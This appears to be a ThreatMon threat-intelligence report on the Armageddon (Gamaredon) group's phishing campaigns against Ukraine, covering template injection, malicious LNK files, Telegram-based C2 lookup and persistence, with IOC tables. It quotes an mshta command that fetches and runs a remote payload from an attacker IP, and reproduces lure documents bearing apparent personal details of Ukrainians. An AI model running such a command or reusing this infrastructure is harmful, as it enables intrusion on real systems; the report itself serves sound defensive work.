

# Beyond Bullets and Bombs

An Examination of  
Armageddon Group's  
Cyber Warfare Against Ukraine

---



@threatmon



@MonThreat  
@TMRansomMonitor



ThreatMon

## Table of Contents

|  |    |
|--|----|
| Introduction .....                                 | 3  |
| What is an APT Group? .....                        | 3  |
| Who is Armageddon?.....                            | 3  |
| General Anatomy of Different Types of Attacks..... | 4  |
| Initial Access and Execution .....                 | 5  |
| Initial Access via Spearphishing.....              | 5  |
| Remote Template Injection via RTF File .....       | 6  |
| Remote Template Injection via DOCX File .....      | 7  |
| TAR Contains Malicious LNK File .....              | 8  |
| Defense Evasion .....                              | 9  |
| Abusing Telegram to Bypass DNS .....               | 9  |
| Persistence .....                                  | 10 |
| IOCs .....   | 10 |



## Introduction

The ongoing conflict between Russia and Ukraine has been marked by cyber attacks from both sides. One of the most prominent threat actors involved in these attacks is the Armageddon (Gamaredon) Advanced Persistent Threat (APT) group. The various campaigns used by the Gamaredon APT group in their attacks against Ukraine are analyzed in this report. The group's tactics, techniques, and procedures (TTPs), as well as their motivation and objectives, are examined. By understanding the methods employed by this threat actor, better preparation can be made to defend against future attacks and mitigate their impact.

## What is an APT Group?

APT (Advanced Persistent Threat) group refers to a sophisticated, organized and well-resourced group of cyber attackers who use advanced techniques and tactics to infiltrate and maintain access to a target network or system over an extended period of time, with the aim of stealing sensitive data, conducting espionage or disrupting operations.

APT groups are typically comprised of skilled and experienced hackers who are capable of employing a wide range of tactics, such as social engineering, spear-phishing, zero-day exploits, and malware to compromise their target. These groups are often sponsored by nation-states, criminal organizations, or other entities with a vested interest in the targeted data or system.


## Who is Armageddon?

Armageddon is an APT group that has been active since at least 2013 and is believed to be based in Russia. The group has been attributed to a number of cyberattacks targeting government organizations, military entities, and other high-value targets in Ukraine and other countries in the region.

Armageddon is known for using a variety of tactics, including spear-phishing emails, social engineering, and the use of custom malware. The group's attacks often involve the theft of sensitive data, including emails, documents, and login credentials.




## General Anatomy of Different Types of Attacks



## Initial Access and Execution

### Initial Access via Spearphishing



*"Criminal case materials No. 12023100160000001 dated 18.01.2023 on the grounds of committing a criminal offense provided for in part 1 of Article 364 of the Criminal Code of Ukraine regarding the illegal actions of a serviceman of the Ukrainian Armed Forces.  
Department of Information Policy  
Dnipropetrovsk Regional Prosecutor's Office"*

Armageddon generally initiates its attacks with a phishing email. These emails sent to the Ukrainian government entities typically contain topics related to internal affairs, foreign affairs, and even the conflict with Russia.

These emails contain spear phishing attachments like RAR, DOCX, DOCM, LNK, SFX files. When these attachments are executed by the victim, they all work in different ways. Let's look at the file types they use most in their attacks.





## Remote Template Injection via RTF File

Додаток 1  
до Положення  
про Спадковий реєстр

Вихідний номер 21-58/39  
Дата 07 березня 2023 року

**ЗАЯВА**  
про державну реєстрацію заповітів та спадкових договорів

---

|  |                            |            |                          |   |   |   |   |   |   |   |   |                              |                          |            |                          |              |                          |  |  |
|--|----------------------------|------------|--------------------------|---|---|---|---|---|---|---|---|------------------------------|--------------------------|------------|--------------------------|--------------|--------------------------|--|--|
| Реєстраційний номер облікової картки платника податків   | Причина відсутності номера |            |                          |   |   |   |   |   |   |   |   |                              |                          |            |                          |              |                          |  |  |
| <table><tr><td>1</td><td>9</td><td>9</td><td>7</td><td>2</td><td>2</td><td>0</td><td>5</td><td>6</td><td>4</td></tr></table> | 1                          | 9          | 9                        | 7 | 2 | 2 | 0 | 5 | 6 | 4 | <table><tr><td>За релігійними переконаннями</td><td><input type="checkbox"/></td><td>Нерезидент</td><td><input type="checkbox"/></td></tr><tr><td>Інша причина</td><td><input type="checkbox"/></td><td></td><td></td></tr></table> | За релігійними переконаннями | <input type="checkbox"/> | Нерезидент | <input type="checkbox"/> | Інша причина | <input type="checkbox"/> |  |  |
| 1  | 9                          | 9          | 7                        | 2 | 2 | 0 | 5 | 6 | 4 |   |   |                              |                          |            |                          |              |                          |  |  |
| За релігійними переконаннями   | <input type="checkbox"/>   | Нерезидент | <input type="checkbox"/> |   |   |   |   |   |   |   |   |                              |                          |            |                          |              |                          |  |  |
| Інша причина   | <input type="checkbox"/>   |            |                          |   |   |   |   |   |   |   |   |                              |                          |            |                          |              |                          |  |  |

Прізвище, ім'я та по батькові  
**Іскра Лідія Сергіївна**

Прізвище, ім'я та по батькові англійською мовою

Дата народження 

|    |    |      |
|----|----|------|
| 06 | 09 | 1954 |
|----|----|------|

Місце народження (якщо місце народження невідоме, зазначається країна народження)  
Харківська область Нововодолазький район с. Новоселівка


Місце проживання (місцеперебування)

|                      |                    |            |             |     |
|----------------------|--------------------|------------|-------------|-----|
| Країна               | Індекс             | Область    | Район       |     |
| Україна              | 6 3 2 3 0          | Харківська | Харківський |     |
| Місто (селище, село) | вулиця             | буд.       | корп.       | кв. |
| Просяне              | проспект Чумашький | 25         |             |     |

---

|  |                            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|--|----------------------------|--|--|--|--|--|--|--|--|--|--|--|--|--|--|--|--|--|--|--|--|
| Реєстраційний номер облікової картки платника податків   | Причина відсутності номера |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| <table><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></table> |                            |  |  |  |  |  |  |  |  |  | <table><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></table> |  |  |  |  |  |  |  |  |  |  |
|  |                            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|  |                            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |

Remote Template Injection in RTF or DOCX files is a technique where an attacker can inject malicious code into a server-side template file within an RTF or DOCX document. This can be achieved by embedding specially crafted OLE (Object Linking and Embedding) objects into the document that point to a remote template file hosted on a server controlled by the attacker.



When the victim opens the document, the OLE object requests the remote template file, which contains the attacker's malicious code. The server-side template engine processes the file, executes the injected code, and generates the final document with the malicious content.

Armageddon uses remote template injected RTF and DOCX files to download the next stages of the attacks.

| MITRE ATT&CK TECHNIQUE NAME | TECHNIQUE ID |
|-----------------------------|--------------|
| Spearphishing Attachment    | T1566.001    |
| User Execution              | T1204.002    |
| Template Injection          | T1221        |

## Remote Template Injection via DOCX File

Similar to the previous example, docx files can also be used in a remote template injection attack.

  
**МІНІСТЕРСТВО ЮСТИЦІЇ УКРАЇНИ**  
**ДЕРЖАВНА УСТАНОВА**  
**«ХМЕЛЬНИЦЬКИЙ СЛІДЧИЙ ІЗОЛЯТОР»**  
вул. Кам'янецька, 39, м. Хмельницький, 29013, тел. (0382) 65-31-84 тел/факс (0382) 65-12-65, size@km.kvs.gov.ua, код ЄДРПОУ 08564794

\_\_\_\_\_ 2023 № \_\_\_\_\_

На вих. № 686/21850/2228276  
від 27.12.2022

**Судді Хмельницького  
міськрайонного суду  
Хмельницької області  
Ростиславу ЛУНЬ**  
вул. Героїв Майдану, 54, м.  
Хмельницький, 29000

Повідомляю, що до посадових обов'язків капітана внутрішньої служби БАБЕНКА Артем Олеговича, старшого інспектора (з організації комунально-побутового та інтендантського забезпечення) відділу інтендантського та господарського забезпечення державної установи «Хмельницький слідчий ізолятор» не входить утримання вулично-шляхової мережі установи (копія посадової інструкції додається).


Додаток: на \_\_\_\_ арк.

**Начальник установи**  
**полковник внутрішньої служби**

**Руслан СУХОРАБ**




Here you see an example of one of the malicious docx files that Armageddon uses.



| MITRE ATT&CK TECHNIQUE NAME | TECHNIQUE ID |
|-----------------------------|--------------|
| Spearphishing Attachment    | T1566.001    |
| User Execution              | T1204.002    |
| Template Injection          | T1221        |

## TAR Contains Malicious LNK File



Similarly, a compressed TAR file containing a malicious LNK file is sent through a phishing email. This LNK file initiates the next stage of the attack using mshta.exe which is a VBScript to launch the other stage.





system32

2\mshta.exe http://194.180.174.203/23.01/mo/b

%windir%\system32\mshta.exe <http://194.180.174.203/23.01/mo/baseball/.IDjVu>

| MITRE ATT&CK TECHNIQUE NAME          | TECHNIQUE ID |
|--------------------------------------|--------------|
| Spearphishing Attachment             | T1566.001    |
| User Execution                       | T1204.002    |
| System Binary Proxy Execution: Mshta | T1218.005    |

## Defense Evasion

### Abusing Telegram to Bypass DNS

Generally in the second stage, a malicious VBScript is used then they abuse Telegram to get the real C2 IP address. For example <https://t.me/s/dracarc> Telegram account used a lot as you see in Virustotal communications.


#### Communicating Files (13)

| Scanned    | Detections | Type      | Name   |
|------------|------------|-----------|--|
| 2023-02-15 | 47 / 68    | Win32 EXE | myfile.exe   |
| 2023-01-09 | 17 / 60    | VBA       | 3a4ca9b472759f0d9f4c694d49eb985d7c2a79b5d6d1f23e1ebf231ee1a561ac.bin |
| 2022-12-22 | 51 / 72    | Win32 EXE | 3dc703eb1eef7f065b567b0fbc00e59792c21ebfcd8e86d9a92e5969786ad99f.bin |
| 2023-01-06 | 49 / 71    | Win32 EXE | 3e72981a45dc4bdaa178a3013710873ad90634729ffdd4b2c79c9a3a00f76f43.bin |
| 2023-01-12 | 45 / 70    | Win32 EXE | 7ZSfxMod   |
| 2023-02-02 | 45 / 69    | Win32 EXE | 7ZSfxMod   |
| 2023-01-03 | 13 / 60    | VBA       | 562fe7b0f1f0357a2403cad10c2f656443d3729a4367581465921143013b7aed.bin |
| 2023-01-11 | 16 / 60    | VBA       | 88b670d0dc025a14948924f64d1c51b4064df7ae605b09978ed2718c5e7b4c84.bin |
| 2022-12-22 | 36 / 72    | Win32 EXE | 89db442ddb539064331f32fa8e78f98d101352e1969389a9e91b543ff69a542.bin  |
| 2022-12-23 | 10 / 61    | VBA       | C:\Users\user\412.dll  |
| 2022-12-22 | 47 / 72    | Win32 EXE | e304f806017c48f53ca5e2298157c84641e457b5749162c9a5f7f5f881e4c0eb.bin |
| 2022-12-27 | 51 / 71    | Win32 EXE | 7ZSfxMod   |
| 2023-02-21 | 42 / 63    | Win32 EXE | 7ZSfxMod   |



## Persistence

Even if the last payload is Powershell Script, VBScript or a PE File; it is trying to be persistent. In the example, malicious PE is using the registry RUN key.



## IOCs

| TYPE | IOC  |
|------|--|
| HASH | 139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a |
| HASH | 139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a |
| HASH | d282519a5f0134e5a3db91702a4aa3b1322081b42a50147d30d9e6deab0d8321 |
| HASH | 9f01c93e9756bac770f8e9b1186fb3af2b0a61654d0a151c18a75f2d1f9ef06b |
| URL  | https://162[.]33[.]178[.]129/KQaAD6Vq580x                        |
| URL  | http://45[.]61[.]136[.]56/R3yWX7PNvShO                           |
| URL  | http://45[.]61[.]136[.]56/tSXjFnhwXlit                           |
| URL  | https://162[.]33[.]178[.]129/tATPpIKZL4OC                        |
| URL  | http://45[.]61[.]136[.]56/EPu9McJKYbPU                           |
| URL  | http://45[.]61[.]136[.]56/YHVJjgSZ74qp                           |
| URL  | http://45[.]61[.]136[.]56/e3XCvrcdbNuY                           |
| URL  | https://162[.]33[.]178[.]129/sN1nBkEyCVST                        |
| URL  | https://162[.]33[.]178[.]129/e0DITwnmX3pR                        |
| URL  | https://162[.]33[.]178[.]129/pDryEbxPYQfK                        |



|     |   |
|-----|---|
| URL | <a href="http://45[.]61[.]136[.]56/1m2IMKOHcaub">http://45[.]61[.]136[.]56/1m2IMKOHcaub</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/X1vOIsEb51Xp">https://162[.]33[.]178[.]129/X1vOIsEb51Xp</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/oS7qhHRR61LA">https://162[.]33[.]178[.]129/oS7qhHRR61LA</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/7kycZ5DWL9v4">https://162[.]33[.]178[.]129/7kycZ5DWL9v4</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/dFSAwcHoGcgH">https://162[.]33[.]178[.]129/dFSAwcHoGcgH</a>   |
| URL | <a href="http://45[.]61[.]136[.]56/uhR32jjsecnB">http://45[.]61[.]136[.]56/uhR32jjsecnB</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/TxYbildAWeBX">https://162[.]33[.]178[.]129/TxYbildAWeBX</a>   |
| URL | <a href="http://45[.]61[.]136[.]56/kH4yvcfenn40">http://45[.]61[.]136[.]56/kH4yvcfenn40</a>   |
| URL | <a href="http://45[.]61[.]136[.]56/OpIESkOMFF8f">http://45[.]61[.]136[.]56/OpIESkOMFF8f</a>   |
| URL | <a href="http://45[.]61[.]136[.]56/LdRuXNMLj2Yw">http://45[.]61[.]136[.]56/LdRuXNMLj2Yw</a>   |
| URL | <a href="http://45[.]61[.]136[.]56/U4p0dJQZQqH7">http://45[.]61[.]136[.]56/U4p0dJQZQqH7</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/NaiJfvAZDNof">https://162[.]33[.]178[.]129/NaiJfvAZDNof</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/UoG5qVCbOnx7">https://162[.]33[.]178[.]129/UoG5qVCbOnx7</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/ngqF3jAqwGPR">https://162[.]33[.]178[.]129/ngqF3jAqwGPR</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/BqtZ4N1FGd3N">https://162[.]33[.]178[.]129/BqtZ4N1FGd3N</a>   |
| URL | <a href="http://45[.]61[.]136[.]56/oTuH20gfT1ei">http://45[.]61[.]136[.]56/oTuH20gfT1ei</a>   |
| URL | <a href="https://162[.]33[.]178[.]129/HBChfC7Y2weE">https://162[.]33[.]178[.]129/HBChfC7Y2weE</a>   |
| URL | <a href="http://45[.]61[.]136[.]56/MQLtCTP0PO7E">http://45[.]61[.]136[.]56/MQLtCTP0PO7E</a>   |
| URL | <a href="http://allow[.]all25.ihsana.ru/BABENKO/luke/interface/allowance/">http://allow[.]all25.ihsana.ru/BABENKO/luke/interface/allowance/</a>   |
| URL | <a href="http://could[.]ambiguous35[.]jazzamsa[.]ru/%D0%AE%D0%9B%D0%AF-%D0%9F%D0%9A/alongside/needle/">http://could[.]ambiguous35[.]jazzamsa[.]ru/%D0%AE%D0%9B%D0%AF-%D0%9F%D0%9A/alongside/needle/</a> |
| URL | <a href="http://t[.]me/s/channelsac">http://t[.]me/s/channelsac</a>   |
| URL | <a href="http://t[.]me/s/zapula2">http://t[.]me/s/zapula2</a>   |
| URL | <a href="http://t[.]me/s/zalup2">http://t[.]me/s/zalup2</a>   |
| URL | <a href="http://t[.]me/s/vozm02">http://t[.]me/s/vozm02</a>   |
| URL | <a href="http://t[.]me/s/digitli">http://t[.]me/s/digitli</a>   |
| URL | <a href="http://t[.]me/s/dracarc">http://t[.]me/s/dracarc</a>   |
| URL | <a href="http://t[.]me/s/randomnulls">http://t[.]me/s/randomnulls</a>   |





45305 Catalina cs St 150, Sterling VA 20166